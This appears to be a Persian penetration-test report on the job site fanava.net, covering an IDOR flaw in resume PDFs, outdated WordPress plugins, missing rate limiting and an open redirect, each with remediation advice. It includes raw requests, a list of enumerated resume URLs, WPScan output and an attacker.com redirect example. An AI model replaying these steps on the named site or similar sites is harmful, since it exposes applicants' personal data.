
https://fanava.net/pdf/6768522fc9a47/22/?entry=S0Y6b53ACPrpZ3c12z2EKB26ycpLEwWaXL3Y%2F2m1jWLIXjAakw125Uqhlric0fXe9XuYi0BUxlZfL9NNdwObjodcSGl606gouf04yAbkxngE4w%3D%3D


نفوذگر می‌تواند با پاک کردن مقدار retry و تغییر عدد /۲۲/ به عدد دیگر، به رزومه افراد دیگر دسترسی پیدا کند. که مراحل آن جزء به جزء در تصاویر زیر قابل مشاهده می‌باشد.


https://fanava.net/pdf/6768522fc9a47/20/


Request
Pretty Raw Hex
GET /pdf/6768522fc9a47/22/?entry=
SOY6b53ACPrpZ3c12z2EKB26ycpLEwWaXL3Y%2F2
iOBUx1ZfL9NNdwObjodcSG16O6gouf04yAbkxngE4w
Host: fanava.net
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Not A(Brand";v="8", "Chromium";v="132", "Google
Chrome";v="132"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Referer: https://fanava.net/job-offers/create-resume/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
Search
0 highlights
Response
Pretty Raw Hex Render
HTTP/2 200 OK
Server: nginx
Date: Mon, 03 Feb 2025 11:50:22 GMT
Content-Type: application/pdf
Content-Length: 37108
X-Powered-By: PHP/7.4.33
X-Robots-Tag: noindex, nofollow
Content-Disposition: inline; filename="fanava-resume.pdf"
Cache-Control: public, must-revalidate, max-age=0
Pragma: public
X-Generator: mPDF 8.2.4
Expires: Sat, 26 Jul 1997 05:00:00 GMT
Last-Modified: Mon, 03 Feb 2025 11:50:22 GMT
Vary: Accept-Encoding
X-Powered-By: PleskLin
%PDF-1.4
%âãÏÓ
3 0 obj
<</Type /Page
/Parent 1 0 R
/MediaBox [0 0 595.280 841.890]
/TrimBox [0.000 0.000 595.280 841.890]
/Resources 2 0 R
/Group << /Type /Group /S /Transparency /CS /DeviceRGB >>
/Annots [5 0 R]
/Contents 4 0 R>>
endobj
4 0 obj
<</Filter /FlateDecode /Length 3428>>
stream
Search
0 highlights


Request
Pretty Raw Hex
GET /pdf/6768522fc9a47/20/?entry=
SOY6b53ACPrpZ3c12z2EKB26ycpLEwWaXL3Y%2F2
iOBUx1ZfL9NNdwObjodcSG16O6gouf04yAbkxngE4w
Host: fanava.net
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Not A(Brand";v="8", "Chromium";v="132", "Google
Chrome";v="132"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Referer: https://fanava.net/job-offers/create-resume/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
Search
0 highlights
Response
Pretty Raw Hex Render
HTTP/2 200 OK
Server: nginx
Date: Mon, 03 Feb 2025 12:00:35 GMT
Content-Type: application/pdf
Content-Length: 35917
X-Powered-By: PHP/7.4.33
X-Robots-Tag: noindex, nofollow
Content-Disposition: inline; filename="fanava-resume.pdf"
Cache-Control: public, must-revalidate, max-age=0
Pragma: public
X-Generator: mPDF 8.2.4
Expires: Sat, 26 Jul 1997 05:00:00 GMT
Last-Modified: Mon, 03 Feb 2025 12:00:35 GMT
Vary: Accept-Encoding
X-Powered-By: PleskLin
%PDF-1.4
%âãÏÓ
3 0 obj
<</Type /Page
/Parent 1 0 R
/MediaBox [0 0 595.280 841.890]
/TrimBox [0.000 0.000 595.280 841.890]
/Resources 2 0 R
/Group << /Type /Group /S /Transparency /CS /DeviceRGB >>
/Annots [5 0 R]
/Contents 4 0 R>>
endobj
4 0 obj
<</Filter /FlateDecode /Length 1994>>
stream
Search
0 highlights


Batch download from clipboard.
Please check the links, which you want to add to the download list of IDM, and click OK button.
You may wait until IDM checks and fills all file types.
File Name
File Type
Size
Download from
Save to
https://fanava.net/pdf/6768522fc9a47/21/
https://fanava.net/pdf/6768522fc9a47/22/
https://fanava.net/pdf/6768522fc9a47/23/
https://fanava.net/pdf/6768522fc9a47/24/
https://fanava.net/pdf/6768522fc9a47/25/
https://fanava.net/pdf/6768522fc9a47/26/
https://fanava.net/pdf/6768522fc9a47/27/
https://fanava.net/pdf/6768522fc9a47/28/
https://fanava.net/pdf/6768522fc9a47/29/
https://fanava.net/pdf/6768522fc9a47/30/
https://fanava.net/pdf/6768522fc9a47/31/
https://fanava.net/pdf/6768522fc9a47/32/
https://fanava.net/pdf/6768522fc9a47/33/
https://fanava.net/pdf/6768522fc9a47/34/
https://fanava.net/pdf/6768522fc9a47/35/
https://fanava.net/pdf/6768522fc9a47/36/
https://fanava.net/pdf/6768522fc9a47/37/
https://fanava.net/pdf/6768522fc9a47/38/
https://fanava.net/pdf/6768522fc9a47/39/
https://fanava.net/pdf/6768522fc9a47/40/
Ln 41, Col 1
1,631 of 1,631 characters
Save To
Every file to the directory according to the category of the file
All files to one category


فرم پرسشنامه استخدامی
مشخصات فردی
مشخصات منسوبین درجه یک (پدر، مادر، برادر، خواهر، فرزند)
سوابق تحصیلی (به ترتیب از آخرین مدرک تحصیلی)
مهارت زبان های خارجی



راهکار پیشنهادی

جهت رفع این آسیب‌پذیری، پیشنهاد می‌شود تا موارد زیر مد نظر قرار گیرد:

- **استفاده از شناسه‌های غیر قابل حدس:** به جای استفاده از شناسه‌های عددی یا شناسه‌های قابل حدس (مانند IDهای متوالی)، از شناسه‌های تصادفی یا UUID استفاده کنید که قابل حدس نباشند.
- **اعتبارسنجی و بررسی دسترسی:** همیشه قبل از دسترسی به هر منبع، بررسی کنید که آیا کاربر مجاز به دسترسی به آن منبع است یا خیر.
- **استفاده از کنترل‌های دسترسی مبتنی بر نقش (Role-based Access Control - RBAC):** از یک سیستم کنترل دسترسی مبتنی بر نقش برای محدود کردن دسترسی کاربران به منابع مختلف استفاده کنید. این سیستم‌ها می‌توانند دسترسی کاربران را بر اساس نقش‌ها یا سطوح دسترسی خاص تنظیم کنند.
- **محدود کردن سطح دسترسی API:** اگر از API استفاده می‌کنید، سطوح دسترسی را به‌طور دقیق کنترل کنید و اطمینان حاصل کنید که هر کاربر فقط به APIهایی که مجاز است، دسترسی دارد. این شامل استفاده از مجوزهای API و تعیین دسترسی‌های خاص برای هر کاربر یا گروهی از کاربران می‌شود.


- **رمزنگاری شناسه‌ها:** شناسه‌ها و URLهایی که به کاربران نمایش داده می‌شوند را رمزنگاری کنید. این کار می‌تواند از حدس زدن و تغییر آن‌ها توسط کاربران مخرب جلوگیری کند. برای رمزنگاری می‌توانید از الگوریتم‌های مانند HMAC یا AES استفاده کنید تا شناسه‌ها غیر قابل دسترس باشند.
- **استفاده از توکن‌ها و جلسه‌ها برای هر درخواست:** از توکن‌های امنیتی برای هر درخواست استفاده کنید. این توکن‌ها باید به گونه‌ای تولید شوند که غیر قابل حدس و منقضی شوند. همچنین، در سیستم‌های مبتنی بر جلسه، اطلاعات حساس را در جلسه کاربر ذخیره کنید و در هر درخواست از این اطلاعات برای بررسی دسترسی کاربر استفاده کنید.


۳-۲- آسیب‌پذیری Vulnerability of Plugins – No Update

عدم بروز رسانی قالب و افزونه‌های مورد استفاده در سیستم مدیریت محتوای سامانه منجر افزایش احتمال نفوذ می‌گردد. پس از بررسی صورت گرفته نسخه‌های آسیب‌پذیر شناسایی شده به شرح زیر می‌باشد

افزونه‌های زیر در سامانه هدف نیاز به بروز رسانی دارند.

۱- Happy Elementor Addons از نسخه ۳.۱۵.۱ استفاده می‌کند که نیاز به بروز رسانی به آخرین نسخه دارد.
۲- Iran-Map-Plugin-Wordpress از نسخه ۱.۰.۳ استفاده می‌کند که آخرین نسخه نیز می‌باشد، اما آخرین نسخه موجود ۶ سال است که بروزرسانی نشده و پروژه افزونه مورد نظر دیگر پشتیبانی نمی‌شود.
۳- Tablepress از نسخه ۳.۰.۱ استفاده می‌کند که نیاز به بروز رسانی به آخرین نسخه دارد.
۴- Wordpress-Seo-Premium از نسخه ۲۴.۰ استفاده می‌کند که نیاز به بروز رسانی به آخرین نسخه دارد.
۵- Jet-Engine از نسخه ۳.۶.۱ استفاده می‌کند که نیاز به بروز رسانی به آخرین نسخه دارد.






```
[+] URL: https://fanava.net/ [185.20.162.91]
[+] Started: Mon Jan 20 06:14:52 2025

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - server: nginx
 |  - x-powered-by: PHP/7.4.33, PleskLin
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] robots.txt found: https://fanava.net/robots.txt
 | Found By: Robots Txt (Aggressive Detection)
 | Confidence: 100%


[+] XML-RPC seems to be enabled: https://fanava.net/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
```

```
[+] tablepress
 | Location: https://fanava.net/wp-content/plugins/tablepress/
 | Last Updated: 2025-01-08T09:25:00.000Z
 | [!] The version is out of date, the latest version is 3.0.2
 |
 | Found By: Urls In Homepage (Passive Detection)
 | Confirmed By: Urls In 404 Page (Passive Detection)
 |
 | Version: 3.0.1 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - https://fanava.net/wp-content/plugins/tablepress/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - https://fanava.net/wp-content/plugins/tablepress/readme.txt

[+] wordpress-seo-premium
 | Location: https://fanava.net/wp-content/plugins/wordpress-seo-premium/
 | Last Updated: 2025-01-07T09:34:31.000Z
 | [!] The version is out of date, the latest version is 24.2
 |
 | Found By: Comment (Passive Detection)
 |
 | Version: 24.0 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - https://fanava.net/wp-content/plugins/wordpress-seo-premium/readme.txt
```

```
[+] happy-elementor-addons
 | Location: https://fanava.net/wp-content/plugins/happy-elementor-addons/
 | Last Updated: 2025-01-20T10:16:00.000Z
 | [!] The version is out of date, the latest version is 3.16.0
 |
 | Found By: Urls In Homepage (Passive Detection)
 | Confirmed By: Urls In 404 Page (Passive Detection)
 |
 | [!] 1 vulnerability identified:
 |
 | [!] Title: Happy Addons for Elementor < 3.15.2 - Authenticated (Contributor+) Stored Cross
-Site Scripting
 |     Fixed in: 3.15.2
 |     References:
 |      - https://wpscan.com/vulnerability/c39173b0-81ee-46dd-960b-b4cdf07dd3da
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-12852
 |      - https://www.wordfence.com/threat-intel/vulnerabilities/id/e60d4528-2ec5-4a4b-be77-0
fc012c13720
 |
 | Version: 3.15.1 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - https://fanava.net/wp-content/plugins/happy-elementor-addons/readme.txt

[+] iran-map-plugin-wordpress
 | Location: https://fanava.net/wp-content/plugins/iran-map-plugin-wordpress/
 |
 | Found By: Urls In Homepage (Passive Detection)
```



راهکار پیشنهادی:


به منظور رفع آسیب‌پذیری‌های مطرح شده پیشنهاد می‌گردد تا موارد زیر مد نظر قرار گیرد:

- استفاده از آخرین نسخه انتشار یافته وردپرس و افزونه‌های موجود
- استفاده از بروزرسانی خودکار
- استفاده از نسخه original قالب و افزونه‌ها

۴-۲- آسیب‌پذیری Weak Lock Out Mechanism

یکی از حملاتی که نفوذگران در اکثر سامانه‌ها به خصوص سامانه‌های وب از آن استفاده می‌کنند، حمله Brute Force می‌باشد. در این حمله نفوذگر با استفاده لیست کلمات عبور پرکاربردی که در اختیار دارد، اقدام به تست آن‌ها به عنوان کلمات عبور سامانه می‌کند. در صورت موفقیت آمیز بودن این حمله، نفوذگر می‌تواند به سامانه وارد شود. به همین منظور باید مکانیزم‌های جلوگیری از چنین حملاتی در سامانه قرار داده شود. علاوه بر استفاده از عبارت Captcha می‌بایست ساختاری برای مسدود سازی حساب‌هایی که تلاش‌های ناموفق برای ورود به سامانه دارند نیز در نظر گرفته شود.

با توجه به بررسی‌های صورت گرفته بر روی سامانه هدف مشخص گردید در آدرس فوق https://fanava.net/contact-us می‌توان به تعداد نامحدود و بصورت تکراری درخواست ارسال کرده و هیچگونه مکانیزم امنیتی مبنی بر جلوگیری تکرار درخواست و یا تعداد زیاد درخواست وجود ندارد، به همین دلیل سامانه در برابر حملات Spam آسیب‌پذیری بوده و این حملات بر روی مدیریت درخواست‌ها تاثیر گذاشته و احتمال اختلال در سرویس متصور است.



راهکار پیشنهادی

به منظور رفع این آسیب‌پذیری، پیشنهاد می‌گردد تا فرآیندی به منظور مسدودسازی حساب کاربری با تعداد تلاش ناموفق مشخص (۱۰ تلاش ناموفق) ایجاد گردد. همچنین مکانیزم CAPTCHA نیز می‌بایست در سامانه تعریف گردد و عبارت CAPTCHA سمت سرور بررسی شده و با هر بار ارسال درخواست، مقدار آن تغییر پیدا کند.

۵-۲- آسیب‌پذیری Open Redirect

آسیب‌پذیری Open Redirectیکی از آسیب‌پذیری‌های معمول در وب است که امنیت وب‌سایت‌ها را تهدید می‌کند. این آسیب‌پذیری زمانی رخ می‌دهد که یک وب‌سایت به کاربران خود اجازه دهد تا از طریق پارامترهایURL به سایت‌های دیگر منتقل شوند، بدون اینکه اعتبار سنجی و درستی لازم باشد

به عنوان مثال، فرض کنید که در یک وب‌سایت، یک لینک وجود دارد که به صورت زیر است:

https://example.com/redirect?url=http://malicious-site.com

اگر یک نفوذگر می‌تواند این URL را تغییر دهد به یک سایت مخرب، مثلا:

https://example.com/redirect?url=http://attacker.com

